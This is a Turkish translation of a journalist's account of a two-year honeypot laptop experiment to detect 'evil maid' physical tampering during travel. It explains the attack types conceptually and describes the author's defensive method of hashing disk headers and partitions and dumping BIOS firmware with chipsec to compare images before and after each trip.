
Uçak seyahatlerim esnasında iç ve dış hatlardaki görevlilerin inceleme iştahlarını kabartacak şekilde laptopumun erişilebilir ve görülebilir durumda olduğundan emin oluyordum. Otellerde konakladığımda dışarıda olduğum müddetçe laptop'umu otel odasında, masa üzerinde bırakıyordum ki odama giren niyeti bozmuş bir temizlik görevlisi ya da izinsiz odama giren herhangi biri laptop'umu kurcalamak isterse rahatlıkla ulaşabilsin. Ayrıca laptop'umu kurcalamaları için onları kışkırtmak adına laptop'umun üzerine onlarca hacker sticker'ı yapıştırdım.

Bu deney boyunca Avrupa'ya üç kez, biri Porto Rico'ya olmak üzere ABD içerisinde beş kez uçtum. Yolcu eşyalarımın incelendiğine dair Taşıma Güvenliği İdaresi'nden (Transportation Security Administration - TSA) sekiz farklı bilgi mesajı aldım. Fakat incelemeye dair böylesi bir not bırakacak kadar kibar olmayan diğer merciler tarafından bagajımın kaç kez aranmış olduğunu bilmemin bir yolu yok.

Orjinal Makale: https://theintercept.com/2018/04/28/computer-malware-tampering/

1 "It's Impossible to Prove Your Laptop Hasn't Been Hacked. I Spent Two Years Finding Out", https://theintercept.com/2018/04/28/computer-malware-tampering/

* Çeviri : Ziyahan Albeniz - ziyahan@arkakapidergi.com





Honeypot olarak hazırladığım lapto'u kurcalayan birini tespit edemedim. Fakat laptop'un kurcalanmasına dair kanıt olmayışı ve saldırganların kurduğum mekanizmayı atlatabilecek farklı yöntemler kullanmış olabileceklerine dair takıntım forensic operasyonunun ne kadar titiz bir süreç olduğunun altını bir kez daha çizmiş oldu. Şayet ömrünü bilgisayarları güvenli kılmaya adamış biri bile bilgisayarına yapılan böyle bir müdahaleyi fark edemeyecekse, ortalama bir bilgisayar bilgisayar kullanıcısı için hiç umut yok, demektir.

Bu tecrübemin sonunda yanlış gitmesi muhtemel noktalar üzerine kafa yordum. Belki biri benim Honeypot olarak kurguladığım laptopumu kurcaladı ve benim bu işlemi denetlemek için kurduğum düzenek yetersiz kaldı. Ya da saldırgan yanımda taşıdığım ve konferanslarda kullandığım laptop ile odada bıraktığım laptopun iki farklı laptop farketti ve bunun bir tuzak olduğunun anladı?

Ya da en kuvvetli olasılık benim laptop'umu kurcalayan herhangi birine ulaşamamış olmam belki de gerçekten hiç kimsenin benim laptopumu kurcalamamış olmasından kaynaklanıyordu. Hedefteki bir kişinin laptop'unu seyahat halinde iken fiziksel erişim elde ederek hacklemeye çalışmak nadiren olan bir olay. Çünkü çok pahalı. Seyahat etmeyi, fiziksel olarak izlemeyi, kırıp erişim elde etmeyi gerektiriyor. Üstelik yakalanma ve laptop'a zarar verme riski de oldukça yüksek. Bunu e-mail ile oltalama gibi görece ekonomik diğer yöntemlerle kıyasladığımızda, görürüz ki phishing'de ofisteki rahat koltuğunuzdan bir defada binlerce insanı hedef alabilirken, yakalanma riski çok daha azdır.

Fakat hâlâ fiziksel erişim olup olmadığını tespit etme işinin önemli olduğuna inanıyorum. Saldırganın bırakabileceği olası kanıtlarına bakmazsanız, hiçbir zaman iş üstünde bir saldırganı yakalayamamazsınız. Sadece kanıtlara bakmak, hiçbir şey bulamamış olsanız bile saldırganın operasyon maliyetini arttıracaktır: Şayet sizin farkına varamayacağınız bir saldırı yapmak istiyorlarsa, daha yaratıcı olmak zorundalar. Bu yüzden laptop'uma yapılmış bir fiziksel erişimi tespit etmek için kullandığım metodoloji ve teknolojiyi açıklamanın faydalı olacağına inanıyorum. Bunu yaparak, hiç değilse laptop'ları kurcalamak için kaç farklı yol kullanıldığına dair ağızlara bir parmak bal çalacaktır.





Birbirinden farklı otellerdeki konaklamalarım esnasında otel odasında kasten bıraktığım Honeypot amaçlı laptop'umun fotoğrafları.

Evil Maid Saldırıları[1]

Şayet laptop'unuz için disk şifreleme kullanmıyorsanız, laptop'unuza fiziksel erişim elde eden biri birkaç dakika içerisinde tüm verilerinize erişebilir ve hatta bilgisayarınızı izlemeye devam edebilmek için zararlı yazılım yerleştirebilir. Şayet disk şifreleme kullanmıyorsanız ne kadar güçlü bir parola seçtiğinizin önemi yok, saldırgan laptop'unuzu tornavida ile açıp, harddiskinizi çıkarır ve başka bir bilgisayar üzerinden verilerinize erişebilir.

Disk şifreleme laptop'unuzu kaybetmeniz ve çalınma durumlarında verilerinizin korunması için biçilmiş kaftandır. Saldırgan verilerinize erişmeyi denediğinde, diskteki şifrelenmesi için kullandığınız parola saldırganın tahmin edemeyeceği güçlükte ise saldırganın eli kolu bağlanacaktır.

Fakat disk şifrelemenin dahi sizi kendisine karşı koruyamayacağı "Evil Maid" olarak bilinen sinsi bir saldırı türü daha var. Evil Maid saldırısı şu şekilde gerçekleşmektedir. Bir saldırgan (Örneğin bir oteldeki kötü niyetli bir oda görevlisi.) şifreli laptop'unuza kısa süreli bir erişim elde ediyor. Laptop'taki verilerinizi decrypt edememesine rağmen, laptop'unuzu kurcalamak için birkaç dakika ayırıp, sonrasında laptop'u aynı şekilde bırakıyor. Siz odaya gerip dönüp, disk şifrelemesini çözmek için şifre girdiğinizde, evet hacklenmiş oluyorsunuz.

Evil Mail saldırısının laptopunuz özelinde olumlu sonuç vermesi birkaç faktöre bağımlıdır: kullandığınız bilgisayarın türüne, kullandığınız işletim sistemine, disk şifrelemede kullandığınız yazılıma ve son olarak EFI ya da UEFL olarak anılan ama benim BIOS olarak anmaya devam edeceğim bilgisayarınızı boot etmek için kullanılan firmware'e bağımlıdır. Bazı bilgisayarlar Evil Maid saldırısına karşı oldukça güçlü engelleme mekanizmalarına sahiptir. Örneğin saldırgan Bitlocker ile şifrelenmiş bir laptop'u kurcalamak için, FileVault ile şifrelenmiş bir laptop'u ya da LUKS ile şifrelenmiş bir Linux yüklü laptop'u hack etmekten daha fazla efor sarfetmek zorunda kalacaktır.

Honeypot olarak kullandığım laptop'un fotoğrafı. Kırmızı ile işaretlediğim kutular HDD ve BIOS içeren SPI Flash chiptir.

Bir saldırganın laptop'unuzu fiziksel olarak kurcalayabileceği birkaç temel yöntem:

Saldırgan hard diskinizdeki datayı değiştirebilir

"Full Disk Encryption" terimi genellikle FileVault gibi "nearly full disk encryption" olarak adlandırılması gereken sistemlere nazaran kullanılır. Çünkü birkaç özel durum dışında, bilgisayar diskinde her zaman şifrelenmemiş olan küçük bir alan vardır.

Laptop'unuzu açtığınızda, diskiniz decrypt edilmeden önce, bilgisayarınız bu şifrelenmemiş alandan bir program yükler, sonrasında bu program diskinizi deşifre etmek için gerekli passphrase'i size sorar. Bu program passphrase olarak kullandığınız girdiyi şifreleme anahtarına dönüştürür ve diskin şifresini çözerek kilidi kaldırmayı dener. Şayet doğru passphrase'i yazdı iseniz, disk kilidi kaldırılır, diskin şifreli kısmında barınan işletim sistemi ayağa kalkar. Şayet doğru passphrase'i bilmiyorsanız, diskin kilidini açmak ve şifreyi çözmek için başka bir çıkar yol yoktur.

Fakat size passphrase'i soran program şifrelenmemiş olduğu için, bir saldırganın diskin şifresiz kısmında bulunan bu programı zararlı bir başka versiyon ile değiştirmesi mümkündür, fakat birkaç ekstra adım daha gerektirir. Örneğin doğru passphrase'i girip, siz diski başarılı ile açtıktan sonra, bu program diske zararlı bir yazılım kopyalayacak, bilgisayarın boot işlemi bittikten sonra bu zararlı yazılım arkaplanda çalışarak yapıp ettiklerinizi izleyecektir.

"Secure boot" ya da "verified boot" olarak bilinen mekanizmayı destekleyen Chromebooks ve Bitlocker kullanan Windows makineler bu durumdan etkilenmezler. BIOS diskin şifrelenmemiş kısmının değişip değişmediğini anlayabilir ve şifrelenmemiş kısımda bir değişiklik vuku buldu ise boot işlemini iptal edebilir. Fakat MacBook'lar ve Linux işletim sistemi kullanan laptop'lar bu saldırıya maruz kalabilirler.

1 Evil Maid Attack, Kötü Hizmetçi Saldırısı olarak çevrilebilir.Bilgisayarınızı otel odasında bırakıp, yemeğe indiğinizde odanıza otel görevlisi kılığında girebilecek birilerinin bilgisayarınıza yeni bir boot programı yüklemesi ve sizin girdiğiniz "şifreyi" çalması olarak özetlenebilecek saldırı türüdür. (e.n)

Saldırgan BIOS firmware'ini zararlı bir firmware ile değiştirebilir.

Bilgisayarınızın güç düğmesine bastığınızda bilgisayarınızın çalıştırdığı ilk program BIOS firmware'idir. Bu programın görevi hafızanın, disklerin, Wi-Fi adaptörlerinin, ekran kartının, USB portlarının başlatılması ve işletim sisteminin ayağa kaldırılmasıdır.

Diskinizi formatladığınızda ve yeni bir işletim sistemi kurduğunuzda BIOS firmware'i değişmez. Çünkü bu program hard diskinizde değil, anakartınız üzerinde SPI flash olarak adlandırılan çip üzerinde saklanır. Bu yüzden BIOS malwareleri çok sinsidir. Harddiskinizi formatlatsanız hatta Tails tarzı işletim sistemlerini USB diskden başlatsanız bile sizi izlemeye devam edebilir.

SPI flash çipleri biri güç sağlayan, diğeri data okuyan, biri de yazma işlemlerini gerçekleştiren sekiz adet pine sahiptir. Bu saldırganın makinenizi kapatıp, laptop kasasını açıp, kablolarını SPI flash çipin ayaklarından birine güç sağlamak için bağlarken, diğerlerini de data okuma ve yazma işlemleri için kullanmasına imkân verir. Çipin bu işlemin dışarıdan bir müdahale ile mi olduğu yoksa bilgisayarın kendisi ile mi iletişim kurduğunu anlamasının bir yolu yoktur. Bu tekniği kullanarak laptop'unuza fiziksel erişim elde eden bir saldırgan BIOS firmware'ini zararlı başka bir firmware ile değiştirebilir.

Casus yazılımlar üreten İtalyan Hacking Team firmasının bu tarz BIOS zararlı yazılımlarını aralarında insan haklarına dair kaygı verici sicilleri olan hükümetlere de sattığı doğrulandı. Bu hususi firmware Windows'un daima malware bulaştırılmış olduğunu varsayar. Siz bilgisayarı yeniden başlatır başlatmaz zararlı BIOS firmware yeni yüklenen Windows'a dahi aynı zararlı yazılımı bulaştıracaktır.

BIOS firmware'ini doğrudan SPI flash chip'iden BeagleBone Black'e (küçük ve ucuz bir harici bilgisayar) bağlı bir biçimde dump ederken.

Bir saldırganın donanımınıza yapabileceği diğer müdahaleler

Şifrelenmemiş diske müdahale edilmesi veya BIOS firmware'inin zararlı bir firmware ile güncellenmesi Evil Maid türündeki en basit saldırılardır, fakat diğer muhtemel ataklar saldırganın yaratıcılığı ve bu iş için ayırdığı bütçeye bağlı olarak değişebilir.

İşte birkaç örnek:

- Saldırgan BIOS firmware'i dışında, bilgisayarınızın diğer bileşenlerinin örneğin işlemciniz, ekran kartınız, ağ kartınız ya da HDD'nin firmware'ini değiştirmek vasıtası ile casusluk amaçlı bir yazılım yüklemesi yapabilir.
- Saldırgan donanım keylogger kullanabilir. Bu keylogger dahili klavyenize takılıp, keylogger'ı da anakarttaki klavye yerine takılmak suretiyle kullanılacaktır. Bu işlemden sonra saldırgan laptop'a sonraki bir erişiminde keylogger'a kaydedilen diskinizin şifresini açmak için gerekli passphrase ve tüm tuş hareketlerini elde edebilir.

Saldırgan laptop'unuzu aynı modeldeki başka bir laptop ile değiştirebilir, hatta laptop'unuzdaki sticker'lara varana kadar sahte bir kopya üretebilir. Bu sahte laptop, siz diskinizin şifresini açmak için passphrase'i girdiğinizde, internet vasıtası ile saldırgana bu bilgileri gönderebilir. Saldırgan da bu bilgilerle aynı görüntüdeki bir başka laptop ile değiştirdiği, size ait laptopun harddisk şifresini çözebilir.

Honeypot laptop projesine başlamaya karar verdiğimde, daha başlarda şunu farkettim: Muhtemelen laptop'a yapılan tüm müdahaleleri tespit edemeyeceğim. Harddisk üzerindeki dataya erişim ya da BIOS Firmware'e yapılan müdahalelerin, Evil Maid saldırısı ile yapılabileceklerin en basit ve en ucuz türleri olması ve saldırganlar sınırlı kaynaklara sahip olup, mümkün olduğu takdirde en kolay yolu seçmelerinden ötürü dikkatimi şu iki bileşene yoğunlaştırmaya karar verdim. Fakat laptopumda benim kontrol edemediğim, fakat zararlı başka bir unsur olup olmadığını kim bilebilir?

Laptop'un tekrar toparlanmış hali.

Metodoloji

Şubat 2016'da, Internet Freedom Festival'ine katılmak üzere İspanya uçuşumu planlamamdan kısa bir süre önce, 700 dolara, honeypot projemde kullanmak üzere bir Lenovo IdeaPad S210 Touch laptop satın aldım.

Her seyahatten önce şunları yapacaktım:

- Honeypot laptop'umdaki tüm yazılımları güncelleyecektim. (Potansiyel saldırganların harddiskimin şifrelenmemiş kısmında güncel bir bootloader programı kulandığımı görmelerini ve böylece de bu laptop'un aktif olarak kullanılan bir laptop olduğunu düşünmelerini istiyordum.)
- Laptop'u kapatıyor (power off) ve seyahat bitene dek açmıyordum.
- Laptop'tan hard diski çıkarıyor ve bir USB kutusuna takarak başka bir bilgisayara dataların değişmemesi için hususi dikkat göstererek bağlıyordum. Bu şekilde diskin durumuna dair bir kayıt oluşturabilecektim.
- BeagleBone Black (BBB) ya da aynı segmentasyonda (50 dolar civarı) başka bir küçük bilgisayarı anakart üzerindeki SPI flash çipe bağlayarak BIOS firmware'i dump ediyor çipteki dataya dair eksiksiz bir kopya almak
- Bilgisayar parçalarını toplayıp, yeniden bir araya getirmek.

Ve seyahat sırasında da şunları yapacaktım:

- Honeypot laptop'umu kontrol edilecek bavullardan birine koymak
- Honeypot laptop'u otel odasında bırakmak

Ve seyahat bitiminde, eve döndükten sonra yapılacaklar:

- Harddiski laptop'tan çıkar, başka bir makineye bağla, diskin durumunu tekrar kaydet. Şayet diskteki bir bit bile değişti ise, laptop'a yapılan müdahaleyi tespit edebilecektim.
- BBB'yi SPI flash çipe bağla ve BIOS firmware'ini tekrar dump et. Geziden önce aldığın image ile mukayese et ve bir müdahale olup olmadığını kontrol et.

Bu süre zarfında her şeyi dökümante etmeyi planladım: bagajımdaki, otel odasındaki laptop'un fotoğrafını çekecek, çantamı aradıklarına dair bilgilendirmek için TSA'nın bıraktığı notu kayda alacaktım. Seyahat öncesi ve sonrası hard disk ve BIOS'un durumlarının kaydını tutacak, karşılaştığım tüm teknik güçlüklerle ilgili notlar alacaktım.

Çoğunlukla belirlediğim şekilde devam etti fakat birkaç engelle karşılaştım.

Hard diske Bir Müdahale Gerçekleşti mi?

İlerlemeden önce açıklamak zorunda olduğum birkaç konsept var:

- Bilgisayar sürücüleri, ister disk, ister flash bellek olsun "partions" dediğimiz bölümler içerirler. Örneğin disk şifreleme ile birlikte Linux işletim sistemini yüklerseniz, muhtemelen diskiniz iki farklı partion'a (bölüme) sahip olacak. */boot* olarak adlandırılan ve çoğunlukla 1 GB'den az, şifresiz bir alan, burası sizden istenecek şifreleme parolasının da saklanacağı ve Evil Maid saldırısının zararlı yazılım koymak için hedef alacağı alandır. Diskin diğer kısmı ise şifrelenmiş alandır. Şifrelenmiş kısmı doğru parola ile açtıktan sonra diskin bu bölümü muhtemelen iki farklı kısıma sahip olacaktır. Bilgisayardaki diğer dosyaları içeren / ya da */root* ve *swap* olarak bilinen ve RAM bellekte yer kalmayınca kullanılacak olan takas alanı. (flash ve disk temelli saklama alanlarını "disk" ya da "hard disk" olarak anıyorum.)
- Disk sürücülerinin ilk kısımlarında, benim disk header'ı olarak andığım ve bootloader programını içeren küçük boyutlu bir alan vardır. Bilgisayarınızı açıp, hard disk seçeneği ile *boot* ettiğinizde bu program çalışmaktadır. Linux'ta bu program "*grub*" adını verilen ve şifresiz */boot* bölümünü içeren başka bir programa çağrıda bulunur. Evil Maid saldırısını anlayabilmek için disk header'ı olarak andığınız kısmın değişmediğinden emin olmak zorundayız.
- Kriptografi terminolojisinde *hash* fonksiyonu, herhangi boyutta bir girdiyi alıp, hash ya da checksum olarak adlandırılan sabit uzunlukta bir çıktı üreten, tek yönlü fonksiyonlardır. Örneğin, benim de bu projede kullandığım SHA256 ile 5 byte uzunluğundaki bir girdi ile (Örneğin "*hello*"), 512 GB uzunluğunda (HDD'nin kapasitesi) bir girdi daima 32 byte uzunluğunda bir çıktı üretecektir. Aynı girdi, daima aynı sonucu verecektir. Girdideki bir byte bile değiştiğinde, üretilen sonuç değişecek fakat çıktının uzunluğu aynı kalacaktır. Checksum'ı veride bir değişiklik olup olmadığını kontrol etmek için kullanabilirsiniz.

Bu projeye başladığım zaman Honeypot olarak kurguladığım laptop'ta Windows 10 ve popüler Linux dağıtımı Debian'ı dual-boot olarak ayarladım. Bu iki işletim sistemini, aynı diskteki farklı partion'lara kurdum. Bilgisayarımı başlattığımda, hangisi ile boot edileceğini seçebiliyorum. Fakat Windows güncellemelerinin zaman gereksinen ve rahatsız edici problemleri nedeniyle, diskte bir değişiklik olup olmadığını basitçe anlamamı sağlayan Debian'ı çalıştırdım.

Her seyahatten önce, laptop'tan diski çıkardım, bir USB disk

kutusu vasıtası ile bir başka bilgisayara bağladım. Karşılaştığım ilk sıkıntı, USB kutusunu bilgisayara bağlar bağlamaz bilgisayarımın otomatik olarak partion'ı mount etme girişimiydi. Bu mountining yani disk bağlama esnasında datanın değişmesi, modifiye edilmesi riskini barındırdığı için veriyi riske atmak demekti. Bu yüzden bilgisayarımı external sürücüleri otomatik olarak mount etmeyecek şekilde ayarlamam gerekti. Dağıtımın sayfasındaki talimatları takip ederek bunu gerçekleştirdim.[2]

Honeypot laptop'umun HDD'si. Farklı bir bilgisayara bağlanmak üzere USB kutusuna takılı zafiyette.

USB disk kutusu, Honeypot cihazı dışında başka bir bilgisayara bağlandığımda tüm disk bölümlerinin, ayrıca disk header'ının da özetini sha256sum[3] isimli programı kullanarak elde ettim. Disk header'ının özet (checksum) bilgisini almak için sırası ile *dd*[4] isimli programı kullanarak disk headerını bir dosyaya kopyaladım ve sonrasında yine *sha256sum* isimli programla bu dosyanın özetini hesapladım.

Seyahat sonrası eve döndüğümde aynı operasyonu tekrarlayarak tekrar sürücülerin özet bilgilerini hesapladım. Son olarak da seyahat öncesi elde ettiğim checksum ile seyahat sonrası hesapladığım özet bilgilerini mukayese ettim. Şayet özet bilgileri aynı değilse, diskteki data değişmiş olmalıydı. Bu diskin kurcalandığına dair bir kanıt kabul edilebilir. Bunu tespit ettiğimde hangi datanın değiştiğini ayrıntılı bir biçimde inceleyerek nasıl bir operasyon gerçekleştirildiğini anlayabilirdim.

Örneğin Mart 2017'de geliştiriciler, gönüllüler ve savunucularla buluşmak üzere Tor Project'in bir toplantısına katılmak üzere Amsterdam'a uçmadan önce elde ettiğim özet bilgileri şu şekilde idi:

4040239f4f0a2090c3ca15216b6e42522c4c3cd291f2c78f3c9e815f25be8295 disk_header
ed6e8a3438e55d2aeae4ae691823c4005f7b5df0b62d856bd72d54fa00d886bb /dev/xvdi1
db3d92ed1cfa8621e5673da32100d9117a3835c06a613cf9ac0f2f90de404d17 extended_header
cbeb585b6fa39a8425f57fa095ac17353a583bccd93532d65d9274da628a4c72 luks_header

10 gün sonra, seyahetten döndüğümde özet alma işlemini tekrarladım. Aynı özet bilgilerini elde etmiş olmam dataların değişmediğini doğrulamama imkân verdi.

BIOS'a Bir Müdahale Olup Olmadığını Kontrol Etmek

Projeye başladığımda BIOS firmware image'ini dump etmeyi BeagleBone Black (BBB) ve board devrelerindeki çiplerden bilgi okuyup yazmak için kullanılan flashrom[5] isimli programı kullanarak[6] almayı düşünmüş idim. Fakat çok geçmeden baltayı taşa vurdum. İşlemi yapabilmek için gerekli araç ve elektronik bilgisinden yoksundum.

Honeypot laptop'umun BIOS firmware'ini içeren SPI flash çipi bir adet elektrik, bir adet de topraklama için pine sahipti. Laptop kapalıyken, güç ve topraklama pinlerini BBB'ye bağladım ve ardından BBB'ye elektrik verdim.

BBB'nin SPI flash çipine güç sağlayacağını, çipe okuma-yazma imkânı vereceğini sandım. Fakat BBB birdenbire kapandı. Laptop'un bağlı olduğu bu yöntem ile SPI için sağlanan güç sistemin geri kalanından izole olmamıştı. Çipe güç sağlamak için anakarttaki diğer unsurlar için de güç sağlamam gerekliydi, bu da BBB'nin sağlayabileceğinden daha fazla watt demekti. Bu can sıkıcıydı çünkü Levono laptopu Honeypot olarak seçme nedenlerimden biri geçmişte aynı işlemi Lenovo bilgisayar üzerinde başarıyla gerçekleştirmiş olmamdı.


Stratejiyi değiştirmeye karar verdim. BIOS firmware'i ddoğrudan SPI flash çipe bağlanarak dump etmek yerine, chipsec[7] olarak bilinen, Honeypot laptopun üzerinde çalışan bir programı kullanarak dump edecektim. Fakat bu yöntemin de doğrudan flash çipe bağlanarak dump etmekle mukayese edildiğinde dezavantajları vardı:

- chipsec'i çalıştırmak için öncelikle Honeypot laptop'umu çalıştırmak ve işletim sistemini boot etmek zorundaydım. Bu işlem, yani bilgisayarı boot etmek BIOS firmware'deki datayı modifiye edeceğinden, esas maksadımız olan BIOS firmware'deki bir değişikliği tespit etmemizi zorlaştıracaktı.
- İşletim sistemi içerisinden BIOS'ın dump'ını büyük ölçüde almak mümkün fakat komple bir dump almak imkânsızdır.

2 https://access.redhat.com/solutions/20107
3 https://help.ubuntu.com/community/HowToSHA256SUM
4 https://en.wikipedia.org/wiki/Dd_(Unix)
5 https://www.flashrom.org/Flashrom
6 https://libreboot.org/docs/install/bbb_setup.html
7 https://github.com/chipsec/chipsec

- chipsec'i kullanarak BIOS firmware'in dump'ını almaya çalıştığımda, sofistike bir BIOS malware'i chipsec'i aldatabilir ve böylece müdahaleyi algılamamızı imkansız hale getirebilir. (Bu şekilde davranan bir BIOS malware'i duymamama rağmen, teorik olarak mümkündür.)

chipsec'i kullanmak için, bir USB sürücüsüne popüler bir başka Linux dağıtımı olan Ubuntu'yu yükledim. Harddiski bağlı değilken, Honeypot laptop'umu USB sürücüsü ile boot ettim. *chipsec*'i kopyaladığım SD kartı da laptop'a bağladım. Bu noktadan sonra BIOS firmware'ini dump etmek ve başka bir bilgisayarda incelemek üzere SD karta kopyalamak mümkün oldu.



chipsec kullanarak BIOS firmware'in dump edilmesi.


chipsec kullanarak Honeypot laptop'umdan dump ettiğim BIOS firmware'i VirusTotal sitesinde taradım.[8]

BIOS firmware'i başarılı ile dump ettikten sonra, aşağıdaki planı kurguladım:

- Her geziden önce laptoptan HDD'yi çıkaracak, Ubuntu yüklü USB'i disk ile boot edecek, başka bir bilgisayarda saklamak üzere BIOS firmware'ini dump edecektim.
- Seyahat dönüşü aynı işlemi tekrarlayarak güncel bir BIOS firmware imajı alacaktım.
- Ardından seyahat öncesi ve sonrası aldığım BIOS firmware'e ait bu imajların özetlerini alıp, aynı olup olmadıklarını mukayese ederek, BIOS'a herhangi bir müdahale olup olmadığını tespit edebilecektim.

